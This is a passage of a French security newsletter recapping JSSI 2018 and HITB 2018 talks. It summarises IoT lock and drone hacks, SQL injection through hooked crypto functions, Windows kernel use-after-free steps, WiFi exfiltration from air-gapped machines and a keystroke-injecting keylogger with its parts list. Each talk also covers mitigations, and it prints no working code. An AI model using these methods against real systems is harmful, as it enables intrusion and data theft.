https://www.ossir.org/jssi/jssi2018/JSSI2018_3A_La_formation_continue_en_SSI__un_retour_d_experience_de_plus_de_30_ans.pdf

Hervé Schauer, conférencier reconnu du monde de la sécurité des SI et fondateur de l'entreprise HSC, est revenu pour la première fois sur ses 30 ans d'expérience dans le domaine de la formation continue.



Parmi ses différentes expériences, Hervé Schauer a notamment créé l'une des premières formations à la « Sécurité Unix » en avril 1989, puis en « test d'intrusion par la pratique ». À l'époque, cette dernière a rencontré un certain nombre de difficultés toujours avec cette même justification : « Former au piratage c'est mal ». Hervé a ensuite présenté l'évolution du catalogue de formation jusqu'à aujourd'hui.

Selon lui, il y a « pléthore » de formations ; le vrai manque se trouve dans les personnes: « il n'y a pas assez de gens à former ». L'orateur a souligné le fait que la formation à la sécurité est un excellent domaine pour se reconvertir professionnellement .

Alors que le marché de la cybersécurité français a été estimé à plus de 3 milliards d'euros annuels, Hervé Schauer estime que celui de la formation approche les 6 millions d'euros seulement. Hervé a alors rappelé que la formation est un très bon moyen de sensibiliser les personnes à la sécurité. La sécurité est un sujet transverse qui concerne plusieurs types de profils (développeurs, administrateur, etc.).

Enfin, Hervé Schauer a passé en revue les certifications disponibles et a souligné leur importance. Pour lui, la formation continue en cybersécurité n'est pas un échec.

Table ronde

Marc OLANIE (Journaliste), Jean-Pierre ROSENTHAL (Orange)

Cette table ronde a fait intervenir quatre orateurs : Hervé Schauer (HS2), Jean-Pierre Rosenthal (Orange), Jean-Loup Richet (Orange) et Pascal Chour (ANSSI).

Cette table ronde a traité du label SecNumEdu. Lancé en 2016, ce label est attribué pour 3 ans et vise à apporter l' assurance aux étudiants et employeurs qu'une formation dans le domaine de la sécurité du numérique forme correctement les étudiants aux besoins des entreprises. Les écoles labellisées répondent à une charte et des critères définis par l'ANSSI en collaboration avec les acteurs et professionnels du domaine. (ANSSI)

Il a été passé en revue le contexte de la création du label, et les problématiques auxquelles il essaie de répondre.

Sécuriser l'IoT - un challenge bien compliqué

Lény BUENO

Slides

https://www.ossir.org/jssi/jssi2018/JSSI2018_4A_Securiser_l_IoT_-_un_challenge_bien_complique.pdf

Lény Bueno, consultant au sein de la société Digital Security, a fait une présentation sur les objets connectés. Dans un premier temps, il a présenté les différents points communs entre les objets connectés du marché (type de communication, hardware, etc.).

Puis il est passé à une démonstration d'ouverture de cadenas connectés. Sa faille de sécurité provenait d'une erreur électronique, qui permettait d'ouvrir le cadenas en faisant un contact entre 2 points précis.

Après cette démonstration de piratage « hardware », Lény a ensuite procédé à une démonstration de piratage au niveau logiciel d'un drone miniature. En abusant d'une erreur affectant le mécanisme d'authentification, l'orateur a été en mesure de détourner le drone et de l'utiliser avec une télécommande qui n'était pas celle d'origine.

Enfin, Lény a donné des pistes qui s'articulent majoritairement autour de 2 axes, pour améliorer la sécurité des objets connectés :

- La mise à jour des objets connectés (OTA)
- L'implémentation propre des mécanismes de chiffrement

Il a conclu en soulignant la règle d'or de la sécurité des objets connectés : Security by design (autant au niveau physique, qu'au niveau de l'implémentation logicielle).

Écoutes lors de réunions sensibles : risques et contre-mesures

Ary KOKOS

Slides

https://www.ossir.org/jssi/jssi2018/JSSI2018_4B_Ecoutes.pdf

Enfin, la dernière présentation de la journée a été menée par Ary Kokos du cabinet EY qui s'est intéressé aux méthodes d'écoute et d'espionnage économique.

Dans un premier temps, le conférencier a fait l'état de l'art d'une salle de conférence et des objets potentiellement sensibles s'y trouvant (téléphone, réseau, etc.).

Dans un second temps, il a présenté différentes manières pour sécuriser une pièce équipée de caméras, d'objets connectés, haut-parleurs, rétroprojecteurs, etc.

Ary a abordé le principe des « canaux cachés » ; il a illustré cette notion en présentant une salle de conférence dont la construction a spécialement été conçue de manière à avoir un « point de fuite » sonore, permettant ainsi d'écouter les échanges en se tenant à un point précis à l'extérieur de la pièce.

Enfin, la conférence s'est terminée sur les contre-mesures possibles. Pour l'orateur, la seule réponse adéquate est « la défense par l'attaque » et la manipulation de l'attaquant (donner de fausses informations, de fausses pistes), car dans ce type de scénario on ne peut jamais se protéger complètement.

Références

https://www.ossir.org/jssi/index/jssi-2018.shtml

HITB 2018

Par Arthur VIEUX et Manuel PONCET

Smashing Ethereum Smart Contracts For Fun And Actual Profit

Bernhard MUELLER

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1T2%20-%20Bernhard%20Mueller%20-%20Smashing%20Ethereum%20Smart%20Contracts%20for%20Fun%20and%20ACTUAL%20Profit.pdf

Dans la première présentation de la journée, dédiée à la Blockchain et aux cryptomonnaies, Bernhard Mueller a choisi de se concentrer sur les Smarts Contracts Ethereum. Le chercheur en sécurité a commencé par effectuer un panorama des attaques plus ou moins récentes qui étaient liées à des Smart Contracts Ethereum.

Tour à tour, les attaques contre The DAO (3.6 millions d'Ethers volés), contre le wallet multisignature de Parity (150 000 ethers volés), ou encore le « bug » entraînant le blocage de plus de 500 000 Ethers, là encore dans les wallets Parity, ont été détaillées.

L'expert a présenté les codes vulnérables et a expliqué à l'audience d'où provenaient les vulnérabilités. Ce faisant, il démontre qu'elles étaient triviales à découvrir et qu'un audit de code standard aurait pu prévenir ces attaques.

Dans la seconde partie de sa présentation, M. Mueller a fait la démonstration d'un outil, Mythril, qu'il a mis au point spécifiquement dans le but d'auditer des Smart Contracts. Son outil, qu'il qualifie de « nmap of Ethereum », permet d'explorer la blockchain Ethereum afin de déterminer toutes les adresses liées à un contrat, et quelles sont les conditions pour les atteindre.

En effet, il explique par exemple que connaître les conditions d'accès à une fonction de réinitialisation d'un wallet permet de déterminer si les conditions sont suffisantes ou si un utilisateur malveillant pourrait y accéder sans y être autorisé. Cette partie de la présentation sera agrémentée d'une démonstration de Mythril sur les codes vulnérables précédemment présentés. L'outil remonte avec aisance tous les principaux défauts d'un Smart Contract et aurait permis d'éviter de nombreuses attaques.

Brida: When Burp Suite meets Frida

Frederico DOTTA & Piergiovanni CIPOLLINI

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1T1%20-%20Federico%20Dotta%20and%20Piergiovanni%20Cipolloni%20-%20Brida%20When%20Burp%20Suite%20Meets%20Frida.pdf


Frederico DOTTA et Piergiovanni CIPOLLINI, anciens pentesters désormais conseillers en sécurité pour l'entreprise italienne Mediaservice.net, ont présenté une conférence sur le couplage de deux outils utilisés lors de tests d'intrusion : BURP et FRIDA.

BURP est une application proxy permettant l'analyse des requêtes envoyées et reçues lors de tests d'intrusion et mettant à disposition de ses utilisateurs une multitude d'outils permettant le traitement des données web et l'automatisation de certaines opérations.

FRIDA, quant à lui, est une solution d'analyse de programmes natifs permettant l'injection de morceaux de code ou de bibliothèques au sein de programmes natifs, de façon à interagir directement avec eux.

Les conférenciers ont exposé différents cas d'analyse au sein desquels la réunification des fonctionnalités de ces deux solutions apportait un soutien considérable à l'auditeur.

Cette réunification a été rendue possible par l'utilisation de leur plugin « BRIDA » conçu pour être intégré à BURP, et servant de pont entre les deux solutions. BURP appelle une fonction « PYRO » (Python Remote Objects) s'occupant d'exécuter la fonction de FRIDA demandée, et de lui renvoyer son résultat.




Une démonstration de l'utilisation de ce couple a été faite sur une application iOS spécialement conçue pour la présentation. Les requêtes de l'application passent par le proxy BURP de manière à pouvoir être analysées. L'instance de BURP utilisée intègre bien évidemment le plugin BRIDA.

L'avantage de BRIDA réside dans le fait qu'il fait gagner énormément de temps sur la compréhension des fonctions annexes de l'application, dans le sens où cette compréhension devient inutile dans un contexte de tests d'intrusion.

« Frederico DOTTA et Piergiovanni CIPOLLINI, anciens pentesters ont présenté une conférence sur le couplage de deux outils utilisés lors de tests d'intrusion : BURP et FRIDA. »

L'application concernée, exploitée en live par les conférenciers, comportait, entre autres, un formulaire d'authentification ainsi qu'un formulaire de recherche. Grâce à BURP, il a pu être constaté que les identifiants communiqués par l'application lors de l'authentification étaient chiffrés, puis encodés en base64. La réponse renvoyée par le serveur de l'application était également chiffrée avec le même algorithme et déchiffrée par l'application dès sa réception. Les mêmes fonctions de chiffrement étaient utilisées pour la fonctionnalité de recherche.

Une recherche des noms de fonctions présentes dans l'application a permis de découvrir les fonctions de chiffrement et déchiffrement implémentées au sein de celle-ci grâce à l'onglet de recherche du plugin BRIDA :



BRIDA (ou plutôt FRIDA) permet le « Hook » (l'usurpation) des fonctions de l'application, de cette manière, il permet de remplacer une fonction A par une fonction B appelant elle-même la fonction A tout en affichant ses paramètres et sa valeur de retour à l'utilisateur. La fonction B peut bien entendu modifier les paramètres donnés à la fonction A ciblée. BRIDA permet également une exécution isolée des fonctions visées, et ce, hors de tout contexte.

De cette façon, deux fonctions de « Hook », appelant elles-mêmes les fonctions de chiffrement et de déchiffrement tout en affichant leurs paramètres et valeurs de retour, ont été ajoutées via BRIDA par les conférenciers. A chaque appel de ces fonctions par l'application, ce sont les fonctions implémentées via BRIDA qui se chargent de leur appel.

Grâce à l'exécution de la fonction de chiffrement sur une charge de code SQL arbitraire, il leur a été possible d'exploi-

ter une vulnérabilité de type SQL injection au sein de la requête de recherche, et ainsi, de dérober les mots de passe stockés en base de données via la fonction de déchiffrement usurpée par BRIDA.

De la même façon, ils ont démontré la possibilité de lancer des attaques par bruteforce sur la fonctionnalité d'authentification de l'application, et ce, via les « Hook » des fonctions de chiffrement et déchiffrement couplés à l'outil « Intruder » de BURP, permettant l'exécution automatique de requêtes ; tout cela, sans connaître l'algorithme de chiffrement utilisé au sein de l'application, mais en réutilisant uniquement ses fonctions. Ils ont ainsi pu mettre en avant une méthodologie prouvant une fois de plus que la sécurité côté client, et la « sécurité par l'obscurité » ne peuvent pas être éternellement fiables.


COMMSEC: The Life & Death of Kernel Object Abuse

Saif ELSHEREI & Ian KRONQUIST

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1%20COMMSEC%20-%20Saif%20Elsherei%20and%20Ian%20Kronquist%20-%20The%20Life%20&%20Death%20of%20Kernel%20Object%20Abuse.pdf

Saif Elsherei (aka 0x5A1F), ingénieur sécurité au sein de l'équipe « Microsoft Security Response Center's Vulnerability & Mitigations » et Ian Kronquist, chercheur travaillant sur la mitigation des vulnérabilités Kernel chez Microsoft ont abordé le sujet de vulnérabilités affectant le noyau de Windows, et comment leurs recherches ont permis de mitiger une partie de ces dernières.



La conférence a débuté avec une courte présentation des orateurs, qui ont ensuite enchaîné sur l'introduction de la conférence, rappelant les fonctionnements de différentes vulnérabilités (UAF's, Integer overflows, Linear overflows, OOB writes).

Les recherches ayant abouti au sujet de la conférence ont porté sur la mitigation des vulnérabilités de type « UAF » (Use After Free) constituant à elles seules 23%, soit une grande partie des bugs affectant le noyau Windows répertoriés ces dernières années.


La conférence était concentrée sur l'exploitation des objets tagWnd relatifs aux fenêtres graphiques des applications Windows, et sur les structures _SURFACE et _PALETTE relatives aux objets BITMAP.

Ils ont tout d'abord expliqué comment il était possible de lire et d'écrire des données arbitraires au sein de la mémoire du noyau via l'exploitation de fonctions relatives aux objets visés, précisément, les fonctions de lecture et d'écriture de ces objets.

- Allocation d'un objet A en mémoire ;
- Allocation d'un objet B (dans l'exemple : contigu à l'objet A en mémoire) ;
- Exploitation d'une vulnérabilité de type UAF (Use After Free) afin de corrompre (augmenter) le paramètre « taille » de l'objet A déjà alloué. À ce moment, la taille officielle de l'objet A est supérieure à la taille qui lui a été allouée et déborde donc sur la zone mémoire dédiée à l'objet B ;
- Accès en lecture et en écriture à l'objet B, depuis un pointeur de l'objet A menant sur une zone mémoire partagée entre l'objet A et l'objet B.

Les étapes résumées ci-dessus peuvent être représentées par le schéma suivant :

Allocation : avant l'exploitation



Accès à l'objet B depuis l'objet A : Après exploitation

Suite à cette partie « offensive », ils ont expliqué le mécanisme mis en place afin de remédier à l'exploitation de ce type de bugs : L'isolation des types.

Comme Ian Kronquist l'a mentionné au cours de la conférence, l'isolation des types de données ne permet pas d'éviter complètement l'exploitation des UAFs :

✚ L'isolation des types rend uniquement l'exploitation de la vulnérabilité plus complexe ;


✚ Les « free » (libérations de mémoires) peuvent apparaître n'importe quand et sont donc très difficiles à détecter ;

✚ Afin de vérifier chaque UAF potentiel, il serait nécessaire de vérifier le déréférencement de chaque pointeur, ce qui serait très gourmand en ressources et donc très lent.

Afin de mitiger l'exploitation de ces bugs, la mémoire allouée aux objets est désormais sectorisée en fonction de leurs types, et de leur habilité à être redimensionnés.

La structure de la mémoire avant cette isolation correspondait à la représentation suivante :

Après l'implémentation de l'isolation de types, cela correspond à ce schéma :



Comme nous pouvons le remarquer, la partie fixe (à taille non variable) de l'objet _PALETTE est désormais stockée dans une zone mémoire isolée.

La partie fixe (verte sur le schéma) des objets d'un type X (_PALETTE dans notre exemple) est alors stockée dans une zone mémoire isolée, comportant la partie fixe de chaque objet du même type. Seuls les objets du même type peuvent être alloués dans cette zone mémoire.

Un objet alloué dans la mémoire isolée est remplacé par des zéros dès la libération de son espace mémoire. Cela complexifie l'exploitation dans le sens où un pointeur N menant à l'un de ces objets ne pointera que sur des données nulles dès l'instant ou celui-ci est libéré de la mémoire. Si un nouvel objet est alloué, sa partie fixe prendra alors l'espace précédemment libéré, qui sera pointé par le pointeur N précédemment créé, tout cela sans corrompre l'espace mémoire.

Il a été spécifié qu'Adobe Flash implémente cette technique depuis 2015. Il en va de même pour Internet Explorer, qui a depuis mis ce fonctionnement de côté pour implémenter un « garbage collector » natif.

C'est donc par ce fonctionnement que Saif Elsherei & Ian Kronquist ont pu mitiger les techniques d'exploitation d'UAFs actuelles au sein du noyau du système Windows.

Ghost Tunnel: Covert Data Exfiltration Channel to Circumvent Air Gapping

Jun LI, Kunzhe CHAI & Hongjian CAO

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1T1%20-%20Jun%20%20Li,%20Kunzhe%20Chai%20and%20Hongjian%20Cao%20-%20Ghost%20Tunnel-%20Covert%20Data%20Exfiltration%20Channel%20to%20Circumvent%20Air%20Gapping.pdf

Jun LI, chercheur en cybersécurité de l'équipe « UnicornTeam » chez Qihoo360, Kunzhe CHAI, leader de l'équipe « pegasusTeam » dans le département de recherche sur la sécurité radio de Qihoo360, et Hongjian CAO, chercheur de l'équipe « pegasusTeam » sont venus aborder le sujet de la sécurité des réseaux sans fil avec une conférence traitant de l'exfiltration de données sur des réseaux fermés (ou protégés par « Air Gap »)

Ils ont tout d'abord rappelé ce qu'est l'« Air Gap » , une technique consistant à isoler un ordinateur ou un ensemble d'ordinateurs de tout réseau informatique ouvert, dont internet.

Les machines protégées par Air-Gapping le sont bien entendu dans l'optique d'éviter toute intrusion ou fuite de données via le réseau.

Cette explication a été suivie par l'exemple le plus marquant d'attaque ayant visé une infrastructure de ce type : Stuxnet , un ver informatique conçu de manière à saboter les centrifugeuses d'usines d'enrichissement de l'uranium en Iran (2010).

Ces infrastructures peuvent être attaquées par différents vecteurs, comme l'utilisation d'une clé USB infectée, ou l'infection de la machine d'un employé destinée à être utilisée dans un réseau en Air-Gap de son entreprise.

Ils ont notamment mentionné le projet « COTTONMOUTH-I » de la NSA, étant un périphérique USB permettant la création d'un pont réseau par ondes radio entre un attaquant et le système infecté.

Les conférenciers se sont penchés sur différents axes de recherche afin de trouver une vulnérabilité pertinente :

- L'utilisation de fréquences radio afin de communiquer entre un ordinateur et un téléphone équipé d'un récepteur radio FM.
- La couverture d'une communication bidirectionnelle entre deux ordinateurs protégés par Air-Gap communicant par la chaleur.
- L'exfiltration de données via l'attaque des périphériques PLC de Siemens.

S'en est suivi une explication de la méthode qu'ils ont mise au point afin de contourner la sécurité de l'Air-Gapping.
D'un côté : une clé USB embarquant une charge logicielle destinée à contrôler la machine infectée.

« Les chercheurs sont venus aborder le sujet de la sécurité des réseaux sans fil avec une conférence traitant de l'exfiltration de données sur des réseaux fermés (ou protégés par « Air Gap ») »

D'un autre : un média de communication (n'importe quel intermédiaire capable d'embarquer des données). Ici le protocole WiFi 802.11 a été choisi.

La création du tunnel de communication entre l'attaquant et la machine infectée se fait via les « Beacons », les « Probe Requests » et les réponses communiquées au sein du mécanisme d'authentification du protocole WiFi

Les spécificités d'une telle attaque sont les suivantes :

- Contournement des protections de type Pare-Feu ;
- Cross-plateformes : la plupart des OS disposant des solutions logicielles nécessaires à l'utilisation du protocole WiFi ;
- Connectivités de 256 clients différents simultanément ;
- Portée d'environ 50m.

Autant d'attributs qui peuvent permettre ou simplifier la compromission de réseaux d'entreprises, de laboratoires, de bureaux gouvernementaux, de centrales nucléaires, etc.

Enfin, les détails de l'implémentation du tunnel ainsi que les spécificités techniques relatives à l'implémentation du protocole WiFi au sein des 3 OS les plus communs (Windows, macOSX et GNU/Linux) dans le cadre de ce type d'attaque ont été évoqués, avant de terminer par les questions de l'auditoire.

Ticket to Ride: Abusing The Travel and Hospitality Industry for Profit


Vladimir KROPOTOV, Fyodor YAROCHKIN, Lion GU, Mayra ROSARIO FUENTES

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1T1%20-%20V.%20Kropotov,%20F.%20Yarochkin,%20M.%20Fuentes,%20L.%20Gu%20-%20Abusing%20the%20Travel%20and%20Hospitality%20Industry%20for%20Profit.pdf

Vladimir Kropotov, chercheur en sécurité depuis plus de 15 ans est venu présenter le résultat du travail de recherche de quatre membres de l'équipe Forward-Looking Threat Research (FTR) chez Trend Micro. Ces recherches se sont concentrées sur la fraude qui impacte le monde du voyage et des vacances.

Le chercheur a commencé sa présentation en rappelant que toute personne ayant déjà voyagé pouvait être victime de « fraude au voyage » . En effet, en voyageant, nous sommes fortement liés à des agences de voyages, des compagnies aériennes, des sociétés de location de voiture, des services d'assurances, de taxi, etc. qui peuvent être la cible de cette fraude bien spécifique. La recherche de prix toujours plus attractifs pour partir en vacances à bas coût augmente d'autant plus ce risque de fraude.



Le discours s'est ensuite dirigé vers quelque chose de plus inattendu, la présentation de multiples services sur le « marché noir » d'internet, ou même directement sur le Dark Web. L'équipe s'est attelée à rechercher et démontrer qu'il était possible, sous couvert de connaître les bonnes adresses, d'acheter des vols en avion pour 25% de leur prix original, de payer des nuits dans des hôtels une fraction du prix standard, ou encore de s'offrir le service de chauffeurs où que l'on soit dans le monde pour une poignée de roubles.

Les explications quant à l'origine de ces prix cassés sont restées floues, cependant tout le monde peut profiter de ces fraudes.

M. Kropotov poursuit sur sa lancée avec une trouvaille un peu plus sensible, la possibilité de se créer de faux papiers qui permettraient de passer bon nombre de contrôles d'identité sans le moindre problème. Puis l'énumération des services offerts continue : permis de résidence, services VIP, visites guidées, nourriture, divertissement, services postaux, tous les services qu'une personne en voyage pourrait réclamer sont accessibles.

Des exemples de sites dédiés à ces pratiques sont présentés, mettant en lumière la facilité d'accès à ces offres illégales, mais à la portée de tous.

« Recommandation pour les utilisateurs : faire attention à ses comptes de voyage (sur les sites de réservations d'hôtels par exemple) qui sont tout autant la cible de piratage que les comptes bancaires. »

La présentation se terminera sur deux recommandations. La première, pour les organisations victimes de ces fraudes, est de mettre en place des systèmes antifraude et de surveiller les réservations provenant de réseaux VPN ou de TOR.

La seconde, pour les utilisateurs cette fois, est de faire attention à ses comptes de voyage (sur les sites de réservations d'hôtels par exemple) qui sont tout autant la cible de piratage que les comptes bancaires.

COMMSEC: Keynterceptor: Press Any Key to Continue

Niels VAN DIJKHUIZEN

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1%20COMMSEC%20-%20Niels%20van%20Dijkhuizen%20-%20Keynterceptor%20-%20Press%20Any%20Key%20to%20Continue.pdf

Nous connaissions les Rubber Ducky, permettant la prise de contrôle d'un ordinateur via la simple connexion d'une clé USB à la machine, les Keyloggers USB à brancher sur les claviers de manière à récupérer les touches frappées par la cible, et d'autres variantes de ces appareils.

Cette édition 2018 de la HITB nous a permis de découvrir l'existence d'un nouveau type de périphériques permettant à la fois la lecture et le contrôle à distance d'un ordinateur : le Keynterceptor mis au point par NielsVan Dukhuizen, analyste dans un CSIRT Hollandais.

La présentation a débuté avec un rappel des différents appareils permettant de mettre en œuvre des attaques informatiques via USB :

- 2005 : KeyGhost USB Keylogger ;
- 2010 : PHUKD – Irongeek & HAK5 USB Rubber Ducky ;
- 2011 : Keylogger/PHUKD Hybrid ;
- 2014 : BadUSB & USB Driveby ;
- 2016 : BadUSB 2.0 ;
- 2017 : HAK5 Bash Bunny & Cactus WHID injector.

Nields Van Dukhuizen a ensuite expliqué les points faibles de ces appareils : ils nécessitent une machine non protégée par un mot de passe, de très bonnes compétences en ingénierie sociale, beaucoup de charges logicielles utilisées au sein de ces appareils nécessitent un accès direct à internet, enfin, différentes protections existent pour éviter l'infection de machines via USB.

Des mécanismes de protection concernant les attaques déjà connues ont été évoqués.

L'objectif de Niels Van Dukhuizen était de créer un appareil pouvant procéder à des attaques HID (Human Interface Device) fonctionnant sur les machines protégées par un mot de passe tout en contournant les mécanismes de protection connus.

De quelle façon ? en faisant en sorte que l'appareil en question serve de pont entre le clavier réel de l'utilisateur et sa machine, et que l'on puisse interagir avec en temps réel.
Van Dukhuizen a estimé le coût de fabrication de cette première preuve de concept à environ 30€ (35$ USD) :

Teensy 2.0	$ 16,00
433 MHz module	$ 4,00
USB Host module	$ 8,00
DS3231 RTC	$ 4,00
MCP1825S regulator	$ 1,00
Exp. print / LEDs / resistors	$ 2,00
Total in US Dollars:	$ 35,00
Total in Euro's:	€ 30,00

Il précise que l'appareil peut être amélioré en y intégrant un canal de communication réseau sans fil.

C'est le schéma sur lequel s'est basé l'analyste pour mettre au point la première preuve de concept du Keynterceptor.

Le Keynterceptor contourne les protections en place via deux fonctionnements distincts :


- Il peut cloner le descripteur du clavier afin d'être reconnu par le système en tant que tel ;
- la simulation de touches pressées sur le clavier est perturbée par des latences aléatoires de manière à simuler le comportement d'un utilisateur humain utilisant un clavier.

Cependant, il a été mentionné que la consommation d'énergie du Keynterceptor était bien plus conséquente qu'un clavier classique dû à différentes fonctionnalités gourmandes en ressources (ex : Communication sans fil) et pouvait donc être détecté par ce biais.

Les cas d'utilisation d'un tel appareil ont été énumérés au cours de la conférence et sont les suivants :

- Contrôle du clavier à distance et sans-fil ;
- Autoconnexion grâce à des identifiants précédemment dérobés ;
- Injection de touches de clavier pendant les moments d'inactivité du système (programmée temporellement) ;
- Blocage des entrées utilisateur avec RF kill-switch.


Van Dukhuizen a également conçu ce qu'il appelle le « compagnon » du Keynterceptor. Il est composé d'une carte Nanopi Neo (un équivalent de Raspberry Pi à dimensions réduites), et un adaptateur de communication 4G permettant de communiquer directement avec le Keynterceptor, comme l'indique le schéma suivant :



Une vidéo de démonstration a été diffusée, le contexte de cette vidéo correspondant à celui d'une machine d'entreprise bloquée par un mot de passe pendant les heures de fermeture des bureaux. Sur cette machine était installé le

Keynterceptor.
L'appareil pirate ayant dérobé le mot de passe de l'utilisateur grâce à sa fonctionnalité de « keylogging » durant la journée, celui-ci était en mesure d'authentifier l'attaquant à distance en rentrant ce mot de passe afin de débloquer sa session.

L'attaquant pouvait ensuite prendre le contrôle du clavier de l'utilisateur à distance afin de dérober des informations, de déposer un programme malveillant au sein du système et de rebondir sur le réseau auquel était connectée la machine.



Deux mitigations permettant d'éviter cette attaque ont été évoquées par Niels Van Dukhuizen durant la conférence :

✚ L'authentification multi-facteur au sein des systèmes d'exploitation (comme un « Captcha ») pour chaque opération de déblocage de session ;

✚ La surveillance de la consommation des périphériques joints à la machine.

« L'attaquant pouvait prendre le contrôle du clavier de l'utilisateur à distance afin de dérober des informations, de déposer un programme malveillant au sein du système et d'investiguer davantage au sein du réseau sur lesquels était connectée la machine. »

Celui-ci a développé un script en langage Python, permettant de détecter la présence du Keynterceptor via la surveillance de la consommation d'énergie des ports USB.

Enfin, la conception du Keynterceptor, d'un point de vue « développement » se résume en :

✚ 430 lignes de langage C ;

✚ 85 lignes de langage Python ;

✚ 301 lignes de langage Perl.


Les projets à venir concernant le Keynterceptor sont la conception d'un modèle plus petit, destiné à être intégré directement à l'intérieur d'un clavier, automatiser le clonage de l'appareil sur lesquels il est connecté, et chiffrer les communications sans fil avec l'appareil annexe, son « compagnon ».

COMMSEC: Faster, Wider, Greater: Modern Pentest Tricks
Thomas DEBIZE

✚ **Slides**
https://conference.hitb.org/hitbsecconf2018ams/materials/D1%20COMMSEC%20-%20Thomas%20Debize%20-%20Modern%20Pentest%20Tricks%20for%20Faster,%20Wider,%20Greater%20Engagements.pdf

Dans une présentation court-format et ouverte à tous, Thomas Debize, consultant en sécurité chez Wavestone, a choisi de revenir sur ses meilleurs « trucs et astuces » à utiliser lors d'un audit. Face au constat de l'évolution constante du nombre de données à traiter lors d'un test d'intrusion, le consultant a choisi d'uniformiser au maximum les résultats de ses recherches pour mieux les traiter.

